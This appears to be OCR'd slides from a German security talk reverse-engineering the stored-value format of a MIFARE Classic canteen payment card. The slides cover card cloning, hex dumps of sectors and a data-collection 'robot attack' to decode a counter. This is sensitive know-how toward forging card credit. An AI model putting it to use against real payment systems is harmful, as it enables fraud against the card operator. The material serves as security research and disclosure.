Mensa – Laß uns essen gehen!

Men who stare at bits

Analyse des Datenformats eines real existierenden RFID-basierten bargeldosen Bezahlsystems.

uAnR5

L3Uqm


Infrastructure (1)

Verkaufsautomaten


Kasse


Aufladestation

Infrastructure (2)



Looking inside the card





MIFARE Classic

Kontaktlose Chipkarte von NXP Semiconductors


13. April 2008 wurde bekannt, dass Crypto-1 keine Sicherheit bietet und gebrochen ist.

Veröffentlichung am 24c3

Mifare – Little Security, Despite Obscurity
Karsten Nohl, Henryk Plötz


Card Reader

Proxmark3



OpenPCD

ACS ACR122



Touchatag

Playing around...

1. Karte geklont auf Blankokarte


Geklonte hatte Preis der originalen Karte
=> Preis nicht über UID der Karte in Datenbank gespeichert
Nach Abbuchung von der Originalen war Preis auf der geklonten noch vorhanden
=> Preis **definitiv** auf der Karte,

2. Wenn sie Klonbar ist, ist sie auch “Backupbar”

3. Sammeln vieler unterschiedlicher Karte

4. Sammeln möglichst vieler Payloads einer Karte

Dataformat


Sector
Block A
Block B
0
000 92 18 a7 10 3d 88 04 00 46 7a a8 05 32 31 3a 31
010 32 02 00 00 01 38 01 38 01 38 00 00 00 00 00 00
020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*030 78 77 88 c1
1
040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
070 ff 07 80 69
2
080 04 50 00 ff 00 dc 99 00 00 00 00 00 00 00 00 00
090 00 03 03 00 00 00 00 00 00 00 00 00 00 00 c0 3a
0a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*0b0 78 77 88 69
3
0c0 ff 98 f7 1d ee 06 73 83 bd 47 d5 45 51 e7 fd dd
0d0 2d cf 92 67 5b 1d 03 75 00 00 00 00 00 00 00 00
0e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*0f0 7f 07 88 69
4
100 c5 f7 1d ec bb ae b0 42 14 a0 4e 8e e0 32 6b 47
110 f7 4d a3 0c 98 58 17 8c 26 0b 79 be 29 72 37 c7
120 c6 49 ed 85 f4 fc c1 30 00 00 00 00 00 00 00 00
*130 7f 07 88 69
Manufacturer data
M.A.D.
Access Flags
Institution ID (?)
Cardtype
Credit

Credit

1. Automaten ändern Daten *auch ohne* Preisänderung

0x100	0x110
c1 c0 18 ec 38 97 ee 37	f7 6f e6 0c bb 72 de c4
c1 c0 18 ec 38 97 ee 37	f7 6d e6 0c bb 72 9c e4
c1 c2 1c ec 38 97 ac 17	f7 6d e6 0c bb 72 9c e4
c1 c2 1c ec 38 97 ac 17	f7 6b e2 0c bb 72 9e c4
c1 c4 1c ec 38 97 ae 37	f7 6b e2 0c bb 72 9e c4
c1 c4 1c ec 38 97 ae 37	77 69 e2 0c ba 62 dc e4
41 c6 18 ec 39 87 f4 17	77 69 e2 0c ba 62 dc e4
41 c6 18 ec 39 87 f4 17	77 1f e6 0c ba 6a c6 e4
41 b0 18 ec 39 8f f6 37	77 1f e6 0c ba 6a c6 e4


Abwechseln beim Schreiben der Daten

=> Counter oder RTC

Robot - Attack

[0x100:0x108]

```
c1 c0 18 ec 38 97 ee 37
c1 c2 1c ec 38 97 ac 17
c1 c4 1c ec 38 97 ae 37
41 c6 18 ec 39 87 f4 17
41 b0 18 ec 39 8f f6 37
41 b2 1c ec 39 8f b4 17
41 b4 1c ec 39 8f b6 37
c1 b6 18 ec 39 8f fc 17
c1 b0 18 ec 39 87 fe 37
c1 b2 1c ec 39 87 bc 17
c1 b4 1c ec 39 87 be 37
c1 b6 18 ec 39 87 a4 37
43 a0 58 ec 38 bf e6 17
43 a2 5c ec 38 bf e4 37
43 a4 5c ec 38 bf a6 17
43 a6 58 ec 38 bf ac 37
c3 a0 58 ec 38 b7 ee 17
c3 a2 5c ec 38 b7 ec 37
c3 a4 5c ec 38 b7 ae 17
```




Robot - Attack

3.5 h → 1150 Datensätze

[0x100:0x108]	[0x110:0x118]
c1 c0 18 ec 38 97 ee 37	f7 6f e6 0c bb 72 de c4
c1 c2 1c ec 38 97 ac 17	f7 6d e6 0c bb 72 9c e4
c1 c4 1c ec 38 97 ae 37	f7 6b e2 0c bb 72 9e c4
41 c6 18 ec 39 87 f4 17	77 69 e2 0c ba 62 dc e4
41 b0 18 ec 39 8f f6 37	77 1f e6 0c ba 6a c6 e4
41 b2 1c ec 39 8f b4 17	77 1d e6 0c ba 6a c4 c4
41 b4 1c ec 39 8f b6 37	77 1b e2 0c ba 6a 86 e4
c1 b6 18 ec 39 8f fc 17	77 19 e2 0c ba 6a 84 c4
c1 b0 18 ec 39 87 fe 37	f7 1f e6 0c ba 62 ce e4
c1 b2 1c ec 39 87 bc 17	f7 1d e6 0c ba 62 cc c4
c1 b4 1c ec 39 87 be 37	f7 1b e2 0c ba 62 8e e4
c1 b6 18 ec 39 87 a4 37	f7 19 e2 0c ba 62 8c c4
43 a0 58 ec 38 bf e6 17	75 0f a6 0c bb 5a d6 e4
43 a2 5c ec 38 bf e4 37	75 0d a6 0c bb 5a d4 c4
43 a4 5c ec 38 bf a6 17	75 0b a2 0c bb 5a 96 e4
43 a6 58 ec 38 bf ac 37	75 09 a2 0c bb 5a 94 c4
c3 a0 58 ec 38 b7 ee 17	f5 0f a6 0c bb 52 de e4
c3 a2 5c ec 38 b7 ec 37	f5 0d a6 0c bb 52 dc c4
c3 a4 5c ec 38 b7 ae 17	f5 0b a2 0c bb 52 9e e4
c3 a6 58 ec 38 b7 b4 37	f5 09 a2 0c bb 52 9c c4
43 90 58 ec 39 af f6 17	f5 3f a6 0c bb 5a 86 c4
43 92 5c ec 39 af f4 37	75 3d a6 0c ba 4a c4 e4
43 94 5c ec 39 af b6 17	75 3b a2 0c ba 4a c6 c4
43 96 58 ec 39 af bc 37	75 39 a2 0c ba 4a 84 e4
c3 90 58 ec 39 a7 fe 17	75 3f a6 0c ba 42 8e c4
c3 92 5c ec 39 a7 fc 37	f5 3d a6 0c ba 42 cc e4
c3 94 5c ec 39 a7 be 17	f5 3b a2 0c ba 42 ce c4

Robot - Attack



Counter

[0x100]

```
byte:  3  5  4 2 6 1 1 1 5 1 1 1
 bit:  3  2  1 0 7 6 5 4 3 2 1 0

cnt-bit: 11 10 9 8 7 6 5 4 3 2 1 0
    inv:  i  i  i i   i i i i
          -------------------------
          0  0  1 1 1
          0  0  1 1 1
          0  0  1 1 1
          0  0  1 1 1
          0  0  1 1 1
          0  0  1 1 1
          0  0  1 1 1
          0  0  1 1 1
          0  0  1 1 1
          0  0  1 1 1
          0  0  1 1 1
          0  0  1 1 1
          0  0  1 1 1
          0  0  1 1 1
          0  0  1 1 1
          0  0  1 1 1
          0  0  1 1 1
          0  0  1 1 1  1 0 1 1 1 1 0
